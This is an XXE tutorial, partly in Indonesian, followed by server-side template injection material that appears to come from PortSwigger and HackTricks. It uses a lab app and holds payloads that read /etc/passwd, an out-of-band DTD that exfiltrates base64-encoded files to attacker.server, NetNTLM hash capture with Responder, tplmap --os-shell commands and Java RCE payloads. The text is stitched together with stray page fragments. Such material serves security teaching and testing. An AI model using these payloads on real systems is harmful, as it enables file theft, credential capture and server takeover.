[<!ENTITY word SYSTEM "file://text.txt">]><text>&word;</text>
```

The XML above is the same as the following PHP code :

```
$word = file_get_contents("file://text.txt");  
echo $word;
```

## Parameter Entity

Parameter Entity is similar to General Entity, except that parameter entity can only be used in DTD structures between `<!DOCTYPE docname [ and ]>` and must add a `%` sign before the entity name.

Pada parameter entity juga terdapat Internal dan External Entity tetapi disini hanya akan membahas parameter external entity. Pada parameter entity, external entity nya harus merupakan data XML karena akan di treat sebagai DTD. Penggunaan parameter entity mirip seperti konsep `include()` pada php.

In the parameter entity, there are also Internal and External Entities but here will only discuss external parameter entity. In the parameter entity, the external entity must be a valid syntax of XML data because it will be treated as a DTD. The use of parameter entity is similar to the concept of `include()` function in PHP.

```
<!ENTITY % entity-name SYSTEM "URI">
```

For example, there is an external DTD with the name `data.xml`, its contents:

```
<!ENTITY email "si_tampan@email.com"><!ENTITY name "si  
tampan">
```

## Example

```
<?xml version="1.0" standalone="yes" ?><!DOCTYPE user [
<!ENTITY % ext-dtd SYSTEM "data.xml">
%ext-dtd;
]>
<user>&name; &email;</user>
```

Because this parameter entity is similar to the `include()` function in PHP, when calling `%ext-dtd;` occur, `%ext-dtd` will be replaced by all the data in `data.xml`, so it will be like this :

```
<?xml version="1.0" standalone="yes" ?><!DOCTYPE user
[<!ENTITY % ext-dtd SYSTEM "data.xml"><!ENTITY email
"si_tampan@email.com"><!ENTITY name "si
tampan">]><user>&name; &email;</user>
```

## Entities Within Entities

The value of an Entity that has been declared can be used or combined into another Entity using the following syntax :

```
<!ENTITY enitity-one "entity-one value"><!ENTITY entity-two
"entity-two value &enitity-one;">
```

## Example

```
<?xml version="1.0" standalone="yes" ?><!DOCTYPE user
[<!ENTITY email "si_tampan@email.com"><!ENTITY name "si
tampan &email;">]><user>&name;</user>
```

Entities Within Entities juga dapat dilakukan pada parameter entity, tetapi nilai nya haruslah valid XML karena akan di parse.

Entities Within Entities can also be performed on parameter entity, but the value must be valid XML syntax because it will be parsed.

## XXE Attack

Simply put, the XXE attack occurs because the XML Parser allows the use of External Entities, simple as that !!.

Because by being able to use an external entity, the attacker can do various things, such as :

1. SSRF
2. PHP Object Injection (through phar://)
3. XSS/CSRF
4. Local File Disclosure
5. RCE
6. Local Port Scanning

## Lab Setup

For the lab setup, we

use `xxelab` from <https://github.com/jbarone/xxelab>, In this repo a `Vagrantfile` has been created which means you can directly

create the *Environment* by using `vagrant`

```
$ git clone https://github.com/jbarone/xxelab.git$ cd xxelab$  
vagrant up
```

Or you can deploy it by yourself without using `Vagrant`







*Stay in touch, and keep up with the latest.*

## Create an Account


Name

 test


Phone Number

 082

Email

 test@email.com

Password

 ...


☒ I agree to the [Terms and Conditions](#) and [Privacy Policy](#)

Create Account

## Classic XXE

In classic XXE, the attacker only needs to create a simple external entity to read the local file and call the entity through the element that will be parsed by the XML Parser.


Request on the web lab.



From the server response results, it can be seen that the email elements will be parsed and displayed, therefore classic XXE can be used to read local files.

## Payload :

```
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root[<!ENTITY
file SYSTEM
"file:///etc/passwd">]><root><name>test</name><tel>082</tel><
email>&file;</email><password>pwd</password></root>
```



## Blind XXE — Out Of Band XXE

As the name suggests, it is **blind** which means that the parsing result or data will not be displayed, to see the data, *exfiltration* must be carried out so that the data can be seen/read.

For blind lab XXE still use xxelab, but the source is slightly changed, the echo section is removed so that the results are not displayed as a response.

```
echo "Sorry, $email is already registered!";
```

## Blind XXE Verification

Before doing perform a *Blind XXE* injection, it's better to verify first, whether this website is really vulnerable to *Blind XXE* or not. To verify is quite easy because you only need to use an external entity with a wrapper or protocol that supports remote sources such as HTTP, FTP, or other protocols according to the tech stack used by the target because some protocols/wrappers are not enabled by default and there are also wrappers that only work on only certain programming languages, for example, the `netdoc://` wrapper (its behavior is similar to `file://` ) which only exists in **Java**.

### Payload Verification :

```
<!DOCTYPE root [<!ENTITY % test SYSTEM  
"http://attacker.server:2121">%test;]><?xml version="1.0"  
encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % test SYSTEM  
"http://attacker.server:2121">%test;]><root><name>test</name>  
<tel>021212</tel><email>test</email><password>pwd</password><  
/root>
```

If you got a response from the target server, it means that you can be sure that target is vulnerable to *Blind XXE*.

```
➔ ~ nc -l 2121
GET / HTTP/1.0
Host: attacker.server:2121
Connection: close
```

## OOB XXE

If the target has been verified and received a response indicating vulnerable to XXE, the next step is to *exfiltrate* the data you want to read.

Remote dtd nya bernama `evil.dtd` disimpan di server attacker, isi nya :

The remote DTD called `evil.dtd` is stored on the attacker's server, its contents are:

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-encode/resource=/etc/hosts"><!ENTITY % all "<!ENTITY % send SYSTEM 'http://attacker.server:2121/?%file;'>">
```

Payload diatas, filenya menggunakan wrapper php base64 tujuannya adalah untuk menghindari adanya `whitespace` karakter pada data yang ingin diexfiltration karena pada `libxml` php url tidak boleh mengandung whitespace karakter.

The payload above, the file uses a *base64* PHP wrapper, the goal is to avoid whitespace characters (`\s`, `\t`, `\n`) in the data you want to exfiltrate because the `libxml` of PHP the url cannot contain whitespace characters.

```
Request
Raw Params Headers Hex XML
POST /xxelab/penlab/process.php HTTP/1.1
Host: korban.com
Content-Length: 248
Origin: http://korban.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36
Content-Type: text/plain; charset=UTF-8
Accept: */*
Referer: http://korban.com/xxelab/penlab/
Accept-Language: en-US,en;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://attacker.server/evil.dtd">
%remote;
%all;
%send;
]>
<root>
<name>test</name>
<tel>021212</tel>
<email>test</email>
<password>pwd</password>
</root>
```

## How the payload above works as follows :

1. The external entity will parser remote source at <http://attacker.server/evil.dtd>
2. parameter entity `file` will read `/etc/hosts`
3. entity `all` create parameter entity called `send`
4. entity `send` will send a request to <http://attacker.server:2121> and append the data from `file` entity, so the URL requests look like this: <http://attacker.server:2121/?DATABASE64>

The server listener contains *base64-encoded* data, if it is decoded its contents are the target server's `/etc/hosts` file.

```
→ Web nc -l 2121
GET /?IyMKIyBt3N0IERhdGFYXNLcIMKIyBSb2NhbgHvc3QgaXMgdXNlZCB0byBjb25maWd1cmUgdGhlIGxvb3BiYWNRIGludGVyZmFzJzQojIHdoZW4gdGhlIHNS5c3RlbSBpcyBib290aW5nLlAgRG8gbm90IGNoYW5nZSB0aGlzIGVudHJ5LgojIwoxMjcucMC4wLWljEJbG9jYWxob3N0CjIINS4yNTUuMjU1LjIiInQlcm9hZGNhc3Rob3N0Cjo6MSAgICAgICAgICAgICBsb2NhbgHvc3QKMtI3LjAuMC4xCWF0dGFja2VyLnlnLnZlcgoxMjcucMC4wLWljEJa29yYmFuLmNvbQo= HTTP/1.0
Host: attacker.server:2121
Connection: close
```

## XXE And Port Scan

To do port scanning is actually very easy because the payload is the same as when doing *Blind XXE* verification. That way the attacker only needs to change the host to the local server and what port he wants to try to contact. An indicator of whether a particular port is open can be seen from the server response, for example, the response time is too long or maybe there is an error message that is displayed (if the server activates error reporting).

## Try scanning port 9000.

**Request**

Raw Params Headers Hex XML

```
POST /xxelab/penlab/process.php HTTP/1.1
Host: web.com
Content-Length: 212
Origin: http://web.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110
Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Referer: http://web.com/xxelab/penlab/
Accept-Language: en-US,en;q=0.9
Connection: close
```

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
<!ENTITY test SYSTEM "http://127.0.0.1:9000">
]>
<root>
<name>admin</name>
<tel>121212</tel>
<email>&test</email>
<password>pwnd</password>
</root>

**Response**

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Thu, 13 Dec 2018 09:53:28 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Content-Length: 1432
Connection: close
Vary: Accept-Encoding
```

<br />
<b>Warning</b>: DOMDocument::loadXML(http://127.0.0.1:9000): failed to open stream: Connection refused in
<b>Warning</b>: DOMDocument::loadXML(): I/O warning: failed to load external entity
'http://127.0.0.1:9000' in
<b>Warning</b>: DOMDocument::loadXML(): Failure to process entity test in Entity, line: 8 in

Done 1.624 bytes 979 mill...

## XXE And NetNTLM

If the target is on Windows Server, XXE can also be used to steal *NetNTLM* hashes with the help of `metasploit` or `Responder` tools, the stolen *NetNTLM* hashes cannot be used to pass The Hash Attack but can be cracked to get plaintext passwords.

To interact with the SMB protocol (especially in the case of XXE in PHP) we can use the `php://` wrapper and the URI to interact with the SMB protocol is `//`.

For payload, of course, we can use an external entity (General/Parameter).

```
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root
[<!ENTITY steal SYSTEM "php://filter/convert.base64-
encode/resource=//RESPONDER-
IP/Whatever">]><root><name>test</name><tel>021212</tel><email
>&steal;</email><password>pwd</password></root>
```

## Command to run Responder

```
$ ./Responder.py -I <INTERFACES NAME>
```

[illegible]

## Intercept NetNTLM hash when use Responder

## XXE And Open XML Document

## XXE And SSRF

TBA.

## Conclusion

XXE attack occurs because the XML Parser allows the use of *External Entity*. XXE is a security bug that occurs in a specific technology, namely XML, if you still don't understand XXE, it's due to a lack of knowledge of XML itself.

## Update

This article will continue to be updated because there is still much to be discussed about this XXE, especially the strange behavior of XML parsers from various programming languages.

## Reference :

- [https://www.w3schools.com/xml/xml\\_dtd\\_intro.asp](https://www.w3schools.com/xml/xml_dtd_intro.asp)
- [https://xmlwriter.net/xml\\_guide/entity\\_declaration.shtml](https://xmlwriter.net/xml_guide/entity_declaration.shtml)
- <https://gist.github.com/staaldraad/01415b990939494879b4>
- <https://www.xml.com/pub/a/98/08/xmlqna2.html> <https://www.liquid>



- [technologies.com/DTD/Structure/ENTITY.aspx](https://technologies.com/DTD/Structure/ENTITY.aspx)
- <https://www.acunetix.com/blog/articles/band-xml-external-entity-oob-xxe/>
- <https://gardienvirtuel.ca/fr/actualites/from-xml-to-rce.php>

<https://infosecwriteups.com/exploiting-xml-external-entity-xxe-injection-vulnerability-f8c4094fef83>

<https://gosecure.github.io/xxe-workshop/#0>

<https://github.com/payloadbox/xxe-injection-payload-list>

## Server Side Template Injection

### Server-side template injection

This technique was first documented by PortSwigger Research in the conference presentation [Server-Side Template Injection: RCE for the Modern Web App](#).

In this section, we'll discuss what server-side template injection is and outline the basic methodology for exploiting server-side template injection vulnerabilities. We'll also suggest ways of making sure that your own use of templates doesn't expose you to server-side template injection.

### What is server-side template injection?

Server-side template injection is when an attacker is able to use native template syntax to inject a malicious payload into a template, which is then executed server-side.

Template engines are designed to generate web pages by combining fixed templates with volatile data. Server-side template injection attacks can occur when user input is concatenated directly into a template, rather than passed in as data. This allows attackers to inject arbitrary template directives in order to manipulate the template engine, often enabling them to take complete control of the server. As the name suggests, server-side template injection payloads are delivered and evaluated server-side, potentially making them much more dangerous than a typical client-side template injection.

## What is the impact of server-side template injection?

Server-side template injection vulnerabilities can expose websites to a variety of attacks depending on the template engine in question and how exactly the application uses it. In certain rare circumstances, these vulnerabilities pose no real security risk. However, most of the time, the impact of server-side template injection can be catastrophic.

At the severe end of the scale, an attacker can potentially achieve remote code execution, taking full control of the back-end server and using it to perform other attacks on internal infrastructure.

Even in cases where full remote code execution is not possible, an attacker can often still use server-side template injection as the basis for numerous other attacks, potentially gaining read access to sensitive data and arbitrary files on the server.

## How do server-side template injection vulnerabilities arise?

Server-side template injection vulnerabilities arise when user input is concatenated into templates rather than being passed in as data.

Static templates that simply provide placeholders into which dynamic content is rendered are generally not vulnerable to server-side template injection. The classic example is an email that greets each user by their name, such as the following extract from a Twig template:

```
$output = $twig->render("Dear {first_name},",  
array("first_name" => $user.first_name) );
```

This is not vulnerable to server-side template injection because the user's first name is merely passed into the template as data.

However, as templates are simply strings, web developers sometimes directly concatenate user input into templates prior to rendering. Let's take a similar example to the one above, but this time, users are able to customize parts of the email before it is sent. For example, they might be able to choose the name that is used:

```
$output = $twig->render("Dear " . $_GET['name']);
```

In this example, instead of a static value being passed into the template, part of the template itself is being dynamically generated using the `GET` parameter `name`. As template syntax is evaluated server-side, this potentially allows an attacker to place a server-side template injection payload inside the `name` parameter as follows:


```
http://vulnerable-website.com/?name={{bad-stuff-here}}
```

Vulnerabilities like this are sometimes caused by accident due to poor template design by people unfamiliar with the security implications. Like in the example above, you may see different components, some of which contain user input, concatenated and embedded into a template. In some ways, this is similar to [SQL injection](#) vulnerabilities occurring in poorly written prepared statements.

However, sometimes this behavior is actually implemented intentionally. For example, some websites deliberately allow certain privileged users, such as content editors, to edit or submit custom templates by design. This clearly poses a huge security risk if an attacker is able to compromise an account with such privileges.

### Constructing a server-side template injection attack

Identifying server-side template injection vulnerabilities and crafting a successful attack typically involves the following high-level process.



#### Detect

Server-side template injection vulnerabilities often go unnoticed not because they are complex but because they are only really apparent to auditors who are explicitly looking for them. If you are able to detect that a vulnerability is present, it can be surprisingly easy to exploit it. This is especially true in unsandboxed environments.

As with any vulnerability, the first step towards exploitation is being able to find it. Perhaps the simplest initial approach is to try fuzzing the template by injecting a sequence of special characters commonly used in template expressions, such as `${<%'"}%\`. If an exception is raised, this indicates that the injected

template syntax is potentially being interpreted by the server in some way. This is one sign that a vulnerability to server-side template injection may exist.

Server-side template injection vulnerabilities occur in two distinct contexts, each of which requires its own detection method. Regardless of the results of your fuzzing attempts, it is important to also try the following context-specific approaches. If fuzzing was inconclusive, a vulnerability may still reveal itself using one of these approaches. Even if fuzzing did suggest a template injection vulnerability, you still need to identify its context in order to exploit it.

### **Plaintext context**

Most template languages allow you to freely input content either by using HTML tags directly or by using the template's native syntax, which will be rendered to HTML on the back-end before the HTTP response is sent. For example, in Freemarker, the line `render('Hello ' + username)` would render to something like `Hello Carlos`.

This can sometimes be exploited for [XSS](#) and is in fact often mistaken for a simple XSS vulnerability. However, by setting mathematical operations as the value of the parameter, we can test whether this is also a potential entry point for a server-side template injection attack.

For example, consider a template that contains the following vulnerable code:

```
render('Hello ' + username)
```

During auditing, we might test for server-side template injection by requesting a URL such as:

```
http://vulnerable-website.com/?username=${7*7}
```

If the resulting output contains `Hello 49`, this shows that the mathematical operation is being evaluated server-side. This is a good proof of concept for a server-side template injection vulnerability.

Note that the specific syntax required to successfully evaluate the mathematical operation will vary depending on which template engine is being used. We'll discuss this in more detail in the [Identify](#) step.

### **Code context**

In other cases, the vulnerability is exposed by user input being placed within a template expression, as we saw earlier with our email example. This may take the form of a user-controllable variable name being placed inside a parameter, such as:

```
greeting = getQueryParameter('greeting')
```

```
engine.render("Hello {{"+greeting+"}}", data)
```

On the website, the resulting URL would be something like:

```
http://vulnerable-website.com/?greeting=data.username
```

This would be rendered in the output to `Hello Carlos`, for example.

This context is easily missed during assessment because it doesn't result in obvious XSS and is almost indistinguishable from a simple hashmap lookup. One method of testing for server-side template injection in this context is to first establish that the parameter doesn't contain a direct XSS vulnerability by injecting arbitrary HTML into the value:

```
http://vulnerable-
```

```
website.com/?greeting=data.username<tag>
```

In the absence of XSS, this will usually either result in a blank entry in the output (just `Hello` with no username), encoded tags, or an error message. The next step is to try and break out of the statement using common templating syntax and attempt to inject arbitrary HTML after it:

```
http://vulnerable-
```

```
website.com/?greeting=data.username}}<tag>
```

If this again results in an error or blank output, you have either used syntax from the wrong templating language or, if no template-style syntax appears to be valid, server-side template injection is not possible. Alternatively, if the output is rendered correctly, along with the arbitrary HTML, this is a key indication that a server-side template injection vulnerability is present:

```
Hello Carlos<tag>
```

## Identify

Once you have detected the template injection potential, the next step is to identify the template engine.

Although there are a huge number of templating languages, many of them use very similar syntax that is specifically chosen not to clash with HTML characters. As a result, it can be relatively simple to create probing payloads to test which template engine is being used.

Simply submitting invalid syntax is often enough because the resulting error message will tell you exactly what the template engine is, and sometimes even

which version. For example, the invalid expression `<%=foobar%>` triggers the following response from the Ruby-based ERB engine:

```
(erb):1:in `<main>': undefined local variable or method
```


```
`foobar' for main:Object (NameError)
```

```
from /usr/lib/ruby/2.5.0/erb.rb:876:in `eval'
```

```
from /usr/lib/ruby/2.5.0/erb.rb:876:in `result'
```

```
from -e:4:in `<main>'
```

Otherwise, you'll need to manually test different language-specific payloads and study how they are interpreted by the template engine. Using a process of elimination based on which syntax appears to be valid or invalid, you can narrow down the options quicker than you might think. A common way of doing this is to inject arbitrary mathematical operations using syntax from different template engines. You can then observe whether they are successfully evaluated. To help with this process, you can use a decision tree similar to the following:



You should be aware that the same payload can sometimes return a successful response in more than one template language. For example, the payload `{{7*'7'}}` returns 49 in Twig and 7777777 in Jinja2. Therefore, it is important not to jump to conclusions based on a single successful response.

## Exploit

After detecting that a potential vulnerability exists and successfully identifying the template engine, you can begin trying to find ways of exploiting it.

<https://portswigger.net/web-security/server-side-template-injection/exploiting>


An example of vulnerable code see the following one:

```
$output = $twig->render("Dear " . $_GET['name']);
```

In the previous example **part of the template** itself is being **dynamically generated** using the `GET` parameter `name`. As template syntax is evaluated server-side, this potentially allows an attacker to place a server-side template injection payload inside the `name` parameter as follows:

```
http://vulnerable-website.com/?name={{bad-stuff-here}}
```

Constructing a server-side template injection attack



### Detect

As with any vulnerability, the first step towards exploitation is being able to find it. Perhaps the simplest initial approach is to try **fuzzing the template** by injecting a sequence of special characters commonly used in template expressions, such as the polyglot `{{<[%[' ']]}%\}}`. In order to check if the server is vulnerable you should **spot the differences** between the response with **regular data** on the parameter and the **given payload**. If an **error is thrown** it will be quite easy to figure out that **the server is vulnerable** and even which **engine is running**. But you could also find a vulnerable server if you were **expecting** it to **reflect** the given payload and it is **not being reflected** or if there are some **missing chars** in the response.

### Detect - Plaintext context

The given input is being **rendered and reflected** into the response. This is easily **mistaken for a simple XSS** vulnerability, but it's easy to differentiate if you try to set **mathematical operations** within a template expression:

{{7\*7}}

\${7\*7}

<%= 7\*7 %>

\${{7\*7}}

#{7\*7}

\*{7\*7}

## Detect - Code context

In these cases the **user input** is being placed **within a template expression**:

```
engine.render("Hello {{'+greeting+'}}", data)
```

The URL access that page could be similar to: `http://vulnerable-website.com/?greeting=data.username`

If you **change** the **greeting** parameter for a **different value** the **response won't contain the username**, but if you access something like: `http://vulnerable-website.com/?greeting=data.username}}hello` then, **the response will contain the username** (if the closing template expression chars were `}}`). If an **error** is thrown during these test, it will be easier to find that the server is vulnerable.

## Identify

Once you have detected the template injection potential, the next step is to identify the template engine. Although there are a huge number of templating languages, many of them use very similar syntax that is specifically chosen not to clash with HTML characters.

If you are lucky the server will be **printing the errors** and you will be able to find the **engine** used **inside** the errors. Some possible payloads that may cause errors:

`${}`      `{{{}}`      `<%= %>`


`${7/0}`      `{{7/0}}`      `<%= 7/0 %>`

`${foobar}` `{{foobar}}` `<%= foobar %>`

`${7*7}`      `{{7*7}}`      ``

Otherwise, you'll need to manually **test different language-specific payloads** and study how they are interpreted by the template engine. A common way of doing this is to inject arbitrary mathematical operations using syntax from different template engines. You can then observe whether they are successfully evaluated. To help with this process, you can use a decision tree similar to the following:





## Exploit

### Read

The first step after finding template injection and identifying the template engine is to read the documentation. Key areas of interest are:

- 'For Template Authors' sections covering basic syntax.
- 'Security Considerations' - chances are whoever developed the app you're testing didn't read this, and it may contain some useful hints.
- Lists of builtin methods, functions, filters, and variables.
- Lists of extensions/plugins - some may be enabled by default.

### Explore

Assuming no exploits have presented themselves, the next step is to **explore the environment** to find out exactly what **you have access to**. You can expect to find both **default objects** provided by the template engine, and **application-specific objects** passed in to the template by the developer. Many template systems expose a 'self' or namespace object containing everything in scope, and an idiomatic way to list an object's attributes and methods.

If there's no builtin self object you're going to have to bruteforce variable names using [SecLists](#) and Burp Intruder's wordlist collection.

Developer-supplied objects are particularly likely to contain sensitive information, and may vary between different templates within an application, so this process should ideally be applied to every distinct template individually.

### Attack

At this point you should have a **firm idea of the attack surface available** to you and be able to proceed with traditional security audit techniques, reviewing each function for exploitable vulnerabilities. It's important to approach this in the context of the wider application - some

functions can be used to exploit application-specific features. The examples to follow will use template injection to trigger arbitrary object creation, arbitrary file read/write, remote file include, information disclosure and privilege escalation vulnerabilities.

## Tools

### Tplmap

```
python2.7 ./tplmap.py -u 'http://www.target.com/page?name=John*' --os-shell
```

```
python2.7 ./tplmap.py -u
```

```
"http://192.168.56.101:3000/ti?user=*&comment=supercomment&link"
```

```
python2.7 ./tplmap.py -u
```

```
"http://192.168.56.101:3000/ti?user=InjectHere*&comment=A&link" --level 5 -e jade
```

## Exploits

### Generic

In this **wordlist** you can find **variables defined** in the environments of some of the engines mentioned below:

- <https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/template-engines-special-vars.txt>

## Java

### Java - Basic injection

```
${7*7}
```

```
${{7*7}}
```

```
${class.getClassLoader()}
```

```
${class.getResource("").getPath()}
```

```
${class.getResource("../..../index.htm").getContent()}
```

### Java - Retrieve the system's environment variables

```
${T(java.lang.System).getenv()}
```

### Java - Retrieve /etc/passwd

```
${T(java.lang.Runtime).getRuntime().exec('cat etc/passwd')}
```

```
${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(119)).concat(T(java.lang.Character).toString(100))).getInputStream())}
```

## FreeMarker (Java)

You can try your payloads at <https://try.freemarker.apache.org>

- `{{7*7}}` = `{{7*7}}`
- `${7*7}` = 49
- `#{7*7}` = 49 -- (legacy)
- `${7*'7'}` Nothing
- `${foobar}`

```
